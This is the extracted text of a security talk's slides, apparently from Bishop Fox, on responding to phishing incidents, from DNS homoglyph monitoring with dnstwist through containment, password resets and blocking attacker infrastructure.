

Don't have an account? [Sign up »](#)



Incident Response

Tailored Incident Response Plan


- Identify the **most common threats** facing your company
- Define and enforce incident response plans for these threats



Use your **Employees**

It **still** only
takes **one**





mailto:phishing@bishopfox.com



Domain Protections

- DNS RPZ
- Automate redirection of known-bad domains
- Redirect DNS Homoglyphs
- Tripwire to alert on **attacks in progress**

```
lunarca@lelion ~/t/dnstwist (master)> python dnstwist.py facebook.com
dnstwist.py: notice: missing module: dnspython (DNS features limited)
```

```

  _-|_|-  _-|_|-  _-(-)-|_|-
 /-|_|-  \-|_|-  \-|_|-  \-|_|-
| (|_|-  |_|-  \-|_|-  \-|_|-  \-|_|-
 \-,_|-  |_|-  \-|_|-  \-|_|-  \-|_|- {1.04b}
```

```
Processing 287 domain variants ....26%..47%.....69%.....92% 197 hits (68%)
```

| | | | |
|-----------|---------------|-----------------|-----------------------------------|
| Original* | facebook.com | 157.240.11.35 | 2a03:2880:f10d:83:face:b00c::25de |
| Addition | facebooka.com | 184.154.126.180 | |
| Addition | facebookb.com | 199.59.243.120 | |
| Addition | facebookc.com | 199.59.243.120 | |
| Addition | facebookd.com | 199.59.243.120 | |
| Addition | facebooke.com | 146.112.61.108 | |
| Addition | facebookf.com | 199.59.243.120 | |
| Addition | facebookg.com | 103.224.182.214 | |
| Addition | facebookh.com | - | |
| Addition | facebooki.com | - | |
| Addition | facebookj.com | 173.193.106.11 | |
| Addition | facebookk.com | 127.0.0.1 | |
| Addition | facebookl.com | 185.53.178.9 | |
| Addition | facebookm.com | 199.59.243.120 | |



Contain



A network graph visualization showing a central node labeled '22' connected to numerous other nodes. The nodes are represented by icons of a person and a laptop. The edges are labeled 'AdminTo'. A yellow circle highlights a node on the left side of the graph.

Identify Compromised Targets



Force Password Resets

A dark, atmospheric landscape with a large, glowing, ethereal shape in the sky and a crowd of people in the foreground. The scene is rendered in a dark, monochromatic style with a yellow text box. The sky is filled with a large, glowing, ethereal shape that resembles a large, flat, disc-like object with a bright light source in the center. The ground is dark and rocky, with a crowd of people in the foreground. The overall mood is mysterious and dramatic.

Eradicate



Revert to Known-Good Backup

- Getting around persistence is **hard** and **not worth it**
- Difficult to tell if it's **actually eradicated**



Burn Payload Infrastructure

- Break Command and Control channels
- Blacklist server IP addresses and DNS names
- Buy time to respond
- **Make attackers spend money**



Burn Delivery Infrastructure

- Block emails from attacking MTA
- Prevent further attacks from that server
- **Make attackers spend money**

Raise the **alarm**

Robert Shields has shared a document on Google Docs with you



Be careful with this message. Similar messages were used to steal people's personal information. Unless you trust the sender, don't click links or reply with personal information.



rshields to hhhhhhhhhhhhhhhhh, bcc: me ↕

May 3 ⋮

Robert Shields has invited you to view the following document:

[Open in Docs](#)



Thanks!

Any questions?

You can find us at:

- @bishopfox
- facebook.com/bishopfoxconsulting
- linkedin.com/company/bishop-fox
- google.com/+bishopfox

CREDITS

Christina Camilleri (@0xkitty) for the slide design!

ATTRIBUTIONS

(Images in Slides)

[Ulvenwald Werewolf](#)

[One Punch Man](#)

[Werewolf](#)

[Windows Defender](#)

[Duo Security](#)

[Command Center](#)

[Enchanted Creature](#)

[Invocation](#)